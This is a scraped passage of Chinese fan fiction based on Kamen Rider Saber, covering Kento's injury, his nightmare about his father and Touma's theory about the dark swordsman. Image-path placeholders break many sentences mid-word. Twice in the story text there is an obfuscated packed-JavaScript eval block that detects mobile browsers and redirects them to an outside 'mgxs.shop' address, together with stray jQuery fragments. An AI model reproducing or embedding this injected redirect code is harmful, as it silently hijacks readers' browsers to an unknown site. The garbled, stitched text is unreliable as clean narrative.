贤人只觉得一股战栗感从脊背直冲头顶。下一秒,他毫不意外地接收到了来自飞羽真的诧异视线——他知道自己此刻的表情有多难看了。 “我来处理。” 他咬着牙,握紧了手中的雷鸣剑黄雷。 那是他暌违了十五年的父亲。让他背负了十五年“叛徒之子”名号的人。 他有太多的话,想当面问他。 15. 记忆 真理之剑,北方基地。 索菲亚双手交握,抵在唇前,默默祈祷。 除此之外,她什么也做不了,作为北方基地的守书人,索菲亚同时也是支撑北方基地结界的支点,守护着基地的建筑、设施和藏书。这也就意味着,她不能离开北方基地半步,在目送着剑士们离开后,她能做的,就只剩祈祷。祈祷着地面上的书之结界快点消失,祈祷着剑士们能平安归来。 大厅的正门迟迟不开,倒是大厅侧边的门打开了,走进来的是伦太郎。 “Blades,你还没去休息吗?”索菲亚问。 “嗯,我刚才听到警报声了。”伦太郎拉开圆桌旁的椅子,坐了下来。 他虽然听到了警报声,但也无法去助战,一方面,上午的战斗消耗了大量的体力,身上还带着伤,接下来至少三天他都不会拿到出击指令。另一方面,他的水势剑流水和奇幻驱动书《雄狮战记》都送到负责为圣剑和驱动书做检修工作的刀匠大秦寺哲雄那儿去了。 空闲之余,他又在盘算之前飞羽真对他说过的话了,他告诉自己说,水势剑流水应该有着制造幻觉的能力,你从未用过,不代表它没有这个能力。 于是,伦太郎返回北方基地后,就钻进了资料室,在长桌边落座,面前堆着几本从书库深处翻出来的古籍。他翻开一本,又合上,换另一本。他已经是水之剑士了,也由不得他挑挑拣拣。眼下能做的,就是尽可能地发挥圣剑和驱动书的全部能力,增强自己的战斗力,这是他作为剑士的义务。 他可不想因为他的无知,反而拖了圣剑和驱动书的后腿。 警报响起来的时候,伦太郎从资料堆里抬起了头。他听了一会儿警报的内容,然后又低下头,继续翻下一页。 但手底下的字开始飘了。 同一个段落他看了三遍,愣是没记住写的是什么。伦太郎叹了口气,把书合上。 看不进去了。 他起身,没继续勉强自己。学习这种事,状态不对的话,就算是想要硬塞也没法把知识塞进脑子里去。他把书摞好,出了资料室就往中央大厅走去,脚步都不自觉地加快了一点。 于是,如今中央大厅内,两人一坐一站,都心焦地等着,直到—— 砰——! 伴随着杂乱的脚步声,中央大厅的门被重重撞开。 伦太郎几乎是从椅子上弹起来的——他根本没意识到自己等得浑身绷紧,跳起来的时候差点摔倒! 撞进门来的是三个人。那个叫飞羽真的小说家,另一边是风之剑士的绯道莲。两人中间架着一个人—— “……贤人!” 伦太郎的声音都变了调。 贤人被两人架着,双腿几乎拖在地上,制服破了好几处,露出的皮肤上全是擦伤和淤青。左臂以一个不自然的角度垂着,像是脱臼了。他的头发乱糟糟的,沾满了沙土,有一缕被血糊在额头上。脸上更是惨不忍睹——从眉骨到下巴,血糊了半张脸,有的已经干了,变成暗红色的痂,有的还是新鲜的,顺着下颌往下滴,一滴一滴砸在地板上。 伦太郎三步并作两步冲上去,一把接过贤人的另一边,把飞羽真替下来。 飞羽真被挤开也不恼,顺势退到一边,抬手抹了把额头的汗。 伦太郎架着贤人,感觉到他的身体软得像一摊泥,心猛地往下沉了一截。他侧头看了飞羽真一眼,语气急促地解释了一句:“这里交给我就行,你对这里不熟。” 飞羽真点点头,他当然有自知之明,这地方他也才是第二次来,连治疗室的门朝哪开都不知道,于是干脆地答道:“好。” 伦太郎说完,就和莲一起架着贤人,朝中央大厅另一侧的门走去,飞羽真也赶紧跑过去帮他们推开门。 索菲亚担忧地看着三人离开的方向,直到他们的脚步声远去,才回过头来看已经在中央大厅的圆桌旁坐定的飞羽真,问道:“Saber,结界中到底发生了什么?” “索菲亚 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305123|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 女士。” 飞羽真抬头看向站在高台上的白衣守书人,没有回答她的提问,而是问道:“十五年前的事,您知道多少?” “……?” 飞羽真的发问出乎索菲亚的意料,她面上的表情明显一僵。 “我们在书之结界里遇到了暗之剑士,还有一只叫做‘天灾’的米吉多。无论是那个剑士,还是米吉多,实力都非常强劲。我们没能打败他们,是他们主动撤离的。” 当时飞羽真就在主战场的不远处,和南方基地的使者神代玲花一起观望着糟糕的战局,他俩一个没有战斗经验,一个没有武器,也只能站远点不碍事了。于是,飞羽真就看到了,仅仅只是数息间的交锋,与暗之剑士对上了的雷之剑士就受了重伤;而风之剑士和天灾倒是打得有来有回,看起来实力相当,但飞羽真总觉得两人的交手试探意味浓厚,都藏了一手,没拿出真本事来。 当时飞羽真就想,暗之剑士的实力明显比己方的增援强出了几个等级,如果对方非要一直打下去,不把火焰剑烈火和勇气之龙抢到手就不罢休的话…… 那他也只能让勇气之龙加入战斗了,让他们见识见识昔日地球霸主主动攻击的威力。 至于之后怎么解释他的精力为何恢复得如此之快? 这是他现在应该担心的事吗? 不过幸好,或许是作战时间太长了,加之,对方之前在和飞羽真、玲花两人周旋的时候,消耗也不小,才暂时撤退了。 飞羽真的叙述仍在继续。 “书之结界展开的时候,南方基地的使者刚好来书店拜访我,我们就一起被困在里面了。她告诉我说,那个暗之剑士在十五年前叛出了真理之剑……这让我想起了一件事。” “我见过那套铠甲,我见过那把剑……还有那个叫天灾的米吉多。” “我记起来了。” 说到这儿,飞羽真的语气变得极为确定以及肯定。 “那个时候,我在场。” 16. 父亲 贤人正陷落在一个噩梦之中。 他在和暗之剑士战斗。剑与剑激烈地碰撞,紫黑色的闪电与黄色的闪电绞在一起,撕裂了周围的黑暗,又一瞬被新的黑暗吞没。 他原本有一肚子的话想问,想质问他为什么叛出组织,为什么和米吉多沆瀣一气,知不知道十五年前的那场混乱害死了多少剑士,连累了多少普通人。贤人还想问,想问他这十五年到底去了哪里,想问他有没有想过自己这个儿子—— 可对方的攻击如暴风骤雨般袭来,一剑比一剑狠,一剑比一剑快,根本不给他开口的余地。那不是试探,不是较量,是真的想杀了他。 贤人能切实地感觉到,自己只要有哪怕一丝的松懈,就会被杀。 父亲他,只是沉默地挥剑,想要杀掉他。 为什么? 他想问,可他说不出话。 刀光剑影中,他看见那副邪龙盔甲的面甲。冰冷,狰狞,没有一丝缝隙。 面甲之下的那张脸,现在究竟是何种表情? ——他想知道。 贤人咬牙,看准一个转瞬即逝的空隙,猛然刺出一剑! 剑尖直取面门。 金属碎裂的脆响,邪龙盔甲的面甲被击碎一角,碎片飞溅,露出下面的—— 贤人瞪大了眼。 没有脸。 没有皮肤,没有五官,没有他十五年来无数次在梦里描摹的那张脸。 那里,什么都没有。 他能感觉到自己的心跳,咚,咚,咚,重重地击打在胸腔上。 所以……是这样的吗? 不是父亲变成了敌人,变成了叛徒,而是他根本就不存在了。那个会摸着他的后脑勺,欣喜地夸赞说“你又长高了”的人,打一开始,就不存在了。 只有这副空壳,只有这把要杀他的剑。 又一剑刺来,重重地击在了他的左肩。盔甲的防御力好歹没让这一击刺穿进来,可剧烈的冲击力还是落在了肩膀上。 贤人踉跄后退,险些摔倒。 整条左臂都麻了,不怎么疼,只是抬不起来了。 他想杀我。 这个念头又一次浮上来,清晰得刺眼。 他是真的想杀我,他不要我了,他从十五年前就不要我了,现在更是连我活着都不允许。 贤人忽然觉得有点想笑。 他这么拼命地练剑,这么拼命地想变强,这么拼命地想找到他,想问清楚——可对方只想让他死。 一个父亲,想让自己的儿子死。 那他算什么?他的存在,算什么? 月暗剑又一次劈下来,贤人抬剑格挡,意料之中地被震得单膝跪地,他抬起头,望着那副空洞的邪龙面甲。 里面什么都没有。 所以无论他问什么,都不会有答案。无论他怎么努力,都不会被看见。无论他是不是活着,对这个人来说,都没有区别。 那他还活着干什么? 突然间,贤人觉得自己的挣扎和这一身的狼狈都是活该。 没有意义。 贤人握着剑的手松了,雷鸣剑黄雷直直落下,插入了沙地里。 视界开始变暗,大概是自己闭上了眼吧? 但是…… 贤人恍然睁开了眼,意识就像是从很深很深的地方浮上来,冲破层层叠叠的水,终于接触到了空气。印入眼帘的,是有些泛黄的天花板,古铜雕花的吊灯,看着十分眼熟。 ——咦? 他愣愣地盯着那盏吊灯,脑子还是空白的。刚才那个……是梦吗?那种绝望,那种想死的念头,那种最后时刻的平静…… 都是梦? “你醒啦,贤人。”一张脸忽然出现在他和天花板之间,那人逆着光,正低头看他,眉眼弯弯,带着笑。 “好久不见。” 那人微笑着打招呼道。 而贤人,着实愣了很久,他盯着那张脸,盯了很久很久,久到对方都有些疑惑地歪了歪头,才勉强回过神来。 ……不是梦。 这个是活的,这个是真的,这个人的声音,这个人的呼吸——就在他面前,活生生的,笑着的,正在看他的。 “……飞羽真。” 你想起我了啊。 贤人想这么说,可他只叫出了对方的名字,喉咙就不争气地罢工了,一个字都说不出来了。 “要喝点水润润喉咙吗?身体哪里还疼吗?”飞羽真把捧在手里的一本颇有分量的古风精装牛皮纸大开本书放在床头柜上,然后试着将贤人的上身扶起,在他背后塞进了好几个白色的靠枕。 “……” 直到此刻,贤人才彻底清醒了过来。 飞羽真拿来了一杯温水,在里面插了一根吸管,把吸管塞进贤人的嘴角。 “……” 贤人其实并不渴,但他也不想辜负飞羽真的好意,也只好姑且喝了一口。 “……对不起。” 飞羽真放下水杯,听贤人这么说,有些不解地问:“为什么?贤人你没有做任何对我不好的事。” “而且,关于十五年前的事,我已经向索菲亚女士,还有北方基地里的其他剑士们打听过了。和贤人完全没有任何关系啊。” 贤人只觉鼻头发酸。 是,那天发生的事和他没有任何关系。 没有人能选择自己的父亲,不是吗?父亲做下的事,与孩子何干? 这句话,贤人在他的成长道路上听到过无数次。他遇到了很好的师长,很;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305124|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 好的同伴,所有人都在这么说。等他再长大些了,所有人都默契地对那天发生的事避而不谈。 这都是他们的善意,贤人是知道的。所以,就更感愧疚,更想要把父亲找出来,问个清楚明白,然后—— 与他做个了结。 飞羽真见贤人的情绪稍定,眼中也有了光,于是也就放心下来,重新拿起床头柜上的那本大部头。 “而且,我也在查,有关那位暗之剑士的真实身份。” 贤人先是下意识地点了点头,突然,意识到了不对。 “暗之剑士的……真实身份?” 贤人有些诧异地看向飞羽真,读出了他话中的含义,这让贤人更加困惑了,甚至感到了一丝惊悚。 “难道,不是?” 那个剑士,难道,不是父亲? “至少,应该不是十五年前出现在广场上的那位暗之剑士。”飞羽真翻开手中的大书,一边翻页一边说道,“贤人你是知道我的,我的记忆力其实很好。之前是因为受到了刺激,所以暂时遗忘了一些事,但我现在都记起来了。” 没错,非得等契机出现,他才能说自己都记起来了。 “我记得,十五年前的那位剑士,他挥剑的轨迹很长,因为臂展有优势,给我的印象,他应该是个高高瘦瘦的人。” 飞羽真求证地看向贤人,而贤人立即点头,是了,他的父亲确实是又高又瘦。 “昨天的那位暗之剑士,他挥剑的幅度明显更短、更沉。虽然都是穿着盔甲,体型上看不出什么差异,但给我的印象,他的个子会矮一些,也壮实得多,因为重心可以压得很低,所以他腰部发力的动作也不少。” 说到这儿,飞羽真的语气更加笃定了。 “所以我判断,昨天的那位暗之剑士,并不是贤人你的父亲。而且……” 飞羽真犹豫了一瞬,想了想,还是说了出来。 “我怀疑,他能成为暗之剑士,被暗黑剑月暗认可,正是因为他杀死了贤人你的父亲。” ****************** 飞羽真离开了贤人的房间,一转头,就见一身白衣的索菲亚正站在走廊上,她大概已经在那里站了很久了。 “索菲亚女士。” “Saber,”索菲亚有些局促地靠近,她的那双明眸中带着复杂的情绪看向飞羽真,轻声问道:“你真的能确定……那位暗之剑士,不是贤人的父亲?” 飞羽真抿了抿唇,看向身边已经闭合的门扉。 “……应该有七成的把握。” 毕竟那是十五年前的记忆,而不是十五年前的监控录像。飞羽真也不敢把话说得太满。 “我想,这总比……告诉贤人说,他的父亲真的要杀掉他要好吧?”